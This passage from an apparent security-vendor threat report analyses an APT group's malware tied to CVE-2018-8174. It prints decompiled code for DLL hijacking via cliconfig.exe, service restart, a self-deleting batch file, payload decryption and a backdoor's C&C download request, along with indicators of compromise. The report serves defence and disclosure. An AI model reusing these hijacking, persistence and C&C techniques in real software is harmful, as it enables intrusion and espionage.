Copy the DLL file in the AppData directory to the System32 directory through the COM interface and name it msfte.dll and NTWDBLIB.dll.

```
1 void __noreturn uncompress2()
2 {
3     q_CopyToSystemDir(L"msfte.dll", 0);
4     q_CopyToSystemDir(L"NTWDBLIB.dll", 1);
5     ExitProcess(0);
6 }
```

Then copy the file NTWDBLIB.dll to the System directory and execute the system's own cliconfig to achieve DLL hijacking and load NTWDBLIB.dll.




```
lstrcpyA(v3, v4);
lstrcatA(v3, "\\cliconfig.exe");
do
    Sleep(0x64u);
while ( !PathFileExistsW(v2) );
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.lpFile = v3;
pExecInfo.lpParameters = v3;
pExecInfo.lpDirectory = (LPCSTR)sub_5A4C1000(pSystemDir);
pExecInfo.nShow = 0;
if ( ShellExecuteExA(&pExecInfo) && pExecInfo.hProcess )
{
    WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
    CloseHandle(pExecInfo.hProcess);
}
```

The role of NTWDBLIB.dll is to restart the system service WSearch, and then start msfte.dll.



```
IstrcpyW(&String1, L"WSearch");
hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);
if ( hSCManager )
{
    hSCObject = OpenServiceW(hSCManager, &String1, 0xF01FFu);
    if ( hSCObject )
    {
        if ( StartServiceW(hSCObject, 0, 0) )
        {
            QueryServiceStatus(hSCObject, &ServiceStatus);
            v2 = GetTickCount();
            v7 = ServiceStatus.dwCheckPoint;
            while ( ServiceStatus.dwCurrentState == 2 )
```



The script will then generate and execute the MO4TH2H0.bat file in the TEMP directory, which will delete the NTWDBLIB.DLL and its own BAT from the system directory.






```
:Repeat 1
Del "C:\Windows\system32\NTWDBLIB.DLL"
if exist "C:\Windows\system32\NTWDBLIB.DLL" goto Repeat 1
Del "C:\Users\ADMINI~1\AppData\Local\Temp\MO4TH2H0.bat"
```

```


GetTempPathW(0x104u, &Buffer);
lstrcatW(&Buffer, L"\\M04TH2H0.bat");
GetSystemDirectoryW(&String1, 0x104u);
lstrcatW(&String1, L"\\NTWDBLIB.DLL");
hFile = CreateFileW(&Buffer, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
if ( hFile == (HANDLE)-1 )
{
    result = 0;
}
else
{
    wsprintfA(&String, ":Repeat 1\r\n");
    v1 = strlenA(&String);
    WriteFile(hFile, &String, v1, &NumberOfBytesWritten, 0);
    v2 = sub_10001000(&String1);
    wsprintfA(&String, "Del \"%s\"\r\n", v2);
    v3 = strlenA(&String);
    WriteFile(hFile, &String, v3, &NumberOfBytesWritten, 0);
    v4 = sub_10001000(&String1);
    wsprintfA(&String, "if exist \"%s\" goto Repeat 1\r\n", v4);
    v5 = strlenA(&String);
    WriteFile(hFile, &String, v5, &NumberOfBytesWritten, 0);
    v6 = sub_10001000(&Buffer);
    wsprintfA(&String, "Del \"%s\"\r\n", v6);
}
    
```

Msfte.dll is the final backdoor program whose export is disguised as zlib. The core export functions are AccessDebugTracer and AccessRetailTracer. Its main function is to communicate with CC and further download and execute subsequent DLL programs.

Name	Address	Ordinal
 AccessDebugTracer	5A4C14D0	1
 AccessRetailTracer	5A4C1430	2
 adler32	5A4C23E0	3

Similar to the previously analyzed sample, it is also using image steganography and memory reflection loading. The decrypted CC communication information is as follows:



0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
68															68	http://
2E															70	.com/s7/config.p
68															63	hp;http://
2D															72	
2E															70	.com/s7/config.p
68																hp;p.php;

The format of the request is:

Hxxp://CC_Address/s7/config.php?p=M&inst=7917&name=

Among them, the parameter p is the current process authority, there are two types of M and H, inst parameter is the current installation id, name is the CC_name obtained by decryption, this time is pphp.



```
if ( !GetVersionExA(&VersionInformation) || VersionInformation.dwMajorVersion > 5 )
{
  lstrcatA(v10, "?p=M&inst=7917&name=");
2:
  lstrcatA(v10, lpString2);
  ++u22;
  u9 = u21;
  TokenHandle = v12;
  v10 += 1024;
  goto LABEL_24;
}
strcatA(v10, "?p=H&inst=7917&name=");
```

After decryption after downloading, the process is exactly the same as the format of the previous image steganography transmission. The decryption process this time is shown in the figure below:



```
u6 = a1;
u7 = *(_DWORD *)(a1 + a2 - 20);
*(_DWORD *)(v6 + a2 - 8) ^= 0x3A8D86FEu;
*(_DWORD *)(v6 + a2 - 4) ^= 0x10AC457Bu;
u8 = (size_t *)(a1 + a2 - 4);
if ( (v7 == 0x23012015 || v7 == 0x33012015)
  && (*a4 = u7, u9 = *(_DWORD *)(a1 + a2 - 8), *u8 + u9 + 20 == a2)
  && sub_5A4C1630((__BYTE *)a1, u9) == *(_DWORD *)(a1 + a2 - 16)
  && sub_5A4C1630((__BYTE *)(a1 + *(_DWORD *)(a1 + a2 - 8)), *u8) == *(_DWORD *)(a1 + a2 - 12)
  && (v10 = malloc(*u8), (v11 = v10) != 0) )
{
  memcpy(v10, (const void *)(a1 + *(_DWORD *)(a1 + u4 - 8)), *u8);
```

The previously decrypted test sample decryption process is shown below:



```
Header = (DecodeHeader *)&Buffer[Length - 20];
q_PrintLog("<%s %d> FlagID: %.8x\n", "ExtractContent", 0x150, Header->FlagID);
q_PrintLog("<%s %d> imgFileCRC: %.8x\n", "ExtractContent", 0x151, Header->imgFileCRC);
q_PrintLog("<%s %d> exeFileCRC: %.8x\n", "ExtractContent", 0x152, Header->exeFileCRC);
q_PrintLog("<%s %d> offset before masking: %.8x\n", "ExtractContent", 0x153, Header->offset);
q_PrintLog("<%s %d> length before masking: %.8x\n", "ExtractContent", 0x154, Header->length);
Header->offset ^= 0x3A8D86FEu;
ExeOffset = Header->offset;
Header->length ^= 0x10AC457Bu;
q_PrintLog("<%s %d> offset after masking: %.8x\n", "ExtractContent", 0x159, ExeOffset);
q_PrintLog("<%s %d> length after masking: %.8x\n", "ExtractContent", 0x15A, Header->length);
v7 = Header->FlagID;
if ( Header->FlagID != 0x23012015 && v7 != 0x33012015 )
{
    q_PrintLog("<%s %d> FLAG ID Error!\n", "ExtractContent", 0x15D);
    return 0;
}
```

For the CC URL corresponding to the test request, because we did not obtain the corresponding image during the analysis, the CC is suspected to have failed.

In the implementation process, Retro disguised fake SSH and fake zlib, intended to obfuscate and interfere with users and analysts. Retro’s attack method has been used since 2016.

2. Retro backdoor evolvement

The back door program used in the APT-C-06 organization’s early APT operation was Lucker. It is a set of self-developed and customized modular Trojans. The set of Trojans is powerful, with keyboard recording, voice recording, screen capture, file capture and U disk operation functions, etc. The Lucker ‘s name comes from the PDB path of this type of Trojan, because most of the backdoor’s function use the LK abbreviation.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00003800	70	3E	00	00	64	3E	00	00	56	3E	00	00	48	3E	00	00	p>..d>..V>..H>..
00003810	34	3E	00	00	1C	3E	00	00	00	00	00	00	00	00	00	00	4>...>.....
00003820	00	00	00	00	23	1D	4E	48	00	00	00	00	02	00	00	00#.NH.....
00003830	57	00	00	00	3C	38	00	00	3C	38	00	00	52	53	44	53	W...<8..<8..RSDS
00003840	55	3E	3A	50	FF	E1	B5	47	96	AC	1E	F0	7F	D2	05	3D	U>:PýáµG1~.ä.ò.-
00003850	01	00	00	00	65	3A	5C	63	76	73	72	6F	6F	74	5C	6C	...e:\cvsroot\l
00003860	75	72	6B	65	72	34	5C	6C	75	72	6B	65	72	2D	64	72	urker4\lurker-dr
00003870	69	76	65	72	5C	6F	62	6A	66	72	65	5F	77	32	4B	5F	iver\objfre_w2K_
00003880	78	38	36	5C	69	33	38	36	5C	6E	77	6C	6E	6B	2E	70	x86\i386\nwlnk.p
00003890	64	62	00	00	00	00	00	00	00	00	00	00	00	00	00	00	db.....

- DllEntryPoint
- LKAccept
- LKBind
- LKCleanup
- LKCloseSocket
- LKConnect
- LKInetAddr
- LKListen
- LKRecv
- LKRecvFrom

In the middle to late period we have discovered its evolution and two different types of backdoor programs. We have named them Retro and Collector by the PDB path extracted from the program. The Retro backdoor is an evolution of the Lucker backdoor and it activates in a series of attacks from 2016 till now. The name comes from the pdb path of this type of Trojan with the label Retro, and also has the word Retro in the initial installer.




```
q_PrintLog("<%= %d> Start to install Retro!\n", "StartProc", 0x29B);  
lstrcpyA(DllName, (LPCSTR)OutBuffer + 3);  
q_PrintLog("<%= %d> DLL's Name: %s\n", "StartProc", 0x29D, DllName);
```

C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb

C:\workspace\Retro\RetroDLL\zlib1.pdb

The evolution of the reflective DLL injection technique can be found from the relevant PDB paths, and there are a lot of variants of this series of backdoors.



VII Attribution

1. Decryption Algorithm

During the analysis, we found the decryption algorithm that malware used is identical to APT-C-06's decryption algorithm.

The decryption algorithm of this attack is as follow:



```
1 unsigned int __cdecl sub_10004800(int a1, unsigned int a2, int a3, int a4)
2 {
3 signed int i; // [sp+0h] [bp-4h]@1
4
5 for ( i = 0; i < a2; ++i )
6 *(_BYTE *)(i + a3) = byte_10012508[i % 64] ^ *(_BYTE *)(i + a1);
7 *(_DWORD *)a4 = a2;
8 return a2;
9 }
```

The decryption algorithm APT-C-06 used is as follow:



```
1 unsigned int __cdecl sub_40A460(int a1, unsigned int a2, int a3, int a4)
2 {
3 signed int i; // [sp+0h] [bp-4h]@1
4
5 for ( i = 0; i < a2; ++i )
6 *(_BYTE *)(i + a3) = *(_BYTE *)(i % 64 + 0x1000A000) ^ *(_BYTE *)(i + a1);
7 *(_DWORD *)a4 = a2;
8 return a2;
9 }
```

In the further analysis, we found the same decryption algorithm was used in the 64-bit version of the relevant malware.

2. PDB Path

The PDB path of the malware used in this attack has a string of “Retro”. It is one specific feature of Retro Trojan family.

Trojan Family	Retro
MD5	*****113be2
PDB path	C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb



3. Victims

In the process of tracing victims, we found one special compromised machine. It has a large amount of malware related to APT-C-06. By looking at these samples in chronological order, the evolution of the malicious program can be clearly seen. The victim has been under constant attack acted by APT-C-06 since 2015. The early samples on the compromised machine could be associated with DarkHotel. Then it was attacked by Lurker Trojan. Recently it was under the attack exploiting 0-day vulnerabilities CVE-2018-8174.

VIII Conclusion

APT-C-06 is an overseas APT organization which has been active for a long time. Its main targets are China and some other countries. Its main purpose is to steal sensitive data and conduct cyber-espionage. DarkHotel can be regarded as one of its series of attack activities.

The attacks against China specifically targeted government, scientific research institutions and some particular field. The attacks can be dated back to 2007 and are still very active. Based on the evidence we have, the organization may be a hacker group or intelligence agency supported by a foreign government.

The attacks against China have never stopped over the past 10 years. The Techniques the group uses keep evolving through time. Based on the data we captured in 2017, targets in China are trade related institutions and concentrated in provinces that have frequent trading activities. The group has been conducting long-term monitoring on the targets to stole confidential data.

During the decades of cyber attacks, APT-C-06 exploits several 0-day vulnerabilities and used complicated malware. It has dozens of function modules and over 200 malicious codes.

In April, 2018, the Advanced Threat Response Team of 360 Core Security Division takes the lead in capturing the group’s new APT attack using 0-day vulnerabilities (CVE-2018-8174) in the wild, and then discovers the new type attack – Office related attack exploiting 0-day VBScript vulnerabilities.

After the capture of the new activity, we contacted Microsoft immediately and shared detailed information with them. Microsoft’s official security patch was released on 8th May. Now, we published this detailed report to disclose and analyze the attack.

Appendix IOC



DOC
*****3c8901↵
↵
HTML
*****1e71e7↵
↵
PE
*****113be2↵
*****0d223b↵
*****875a5e↵
*****662268↵
*****9b7eb4↵
↵
C&C
*****ers.com↵
**.*.*.*.242↵
↵
URL
http://*****ers.com/s7/config.php↵
http://*****ers.com/s2/search.php↵

References

<https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8174>

About

360 Helios Team is the APT(Advanced Persistent Attack) research and analysis team in Qihoo 360. The team is dedicated in APT attack investigation, threat incident response and underground economy industrial chain studies. Since the establishment in December, 2014, the team has successfully integrated 360's big data base and built up a quick reversing and correlation procedure. So far, more than 30 APT and underground economy groups have been

discovered and revealed.

360 Helios also provides threat intelligence assessment and response solutions for enterprises.

[Learn more about 360 Total Security](#)

Source: <https://blog.360totalsecurity.com/en/analysis-cve-2018-8174-vbscript-0day-apt-actor-related-office-targeted-attack/>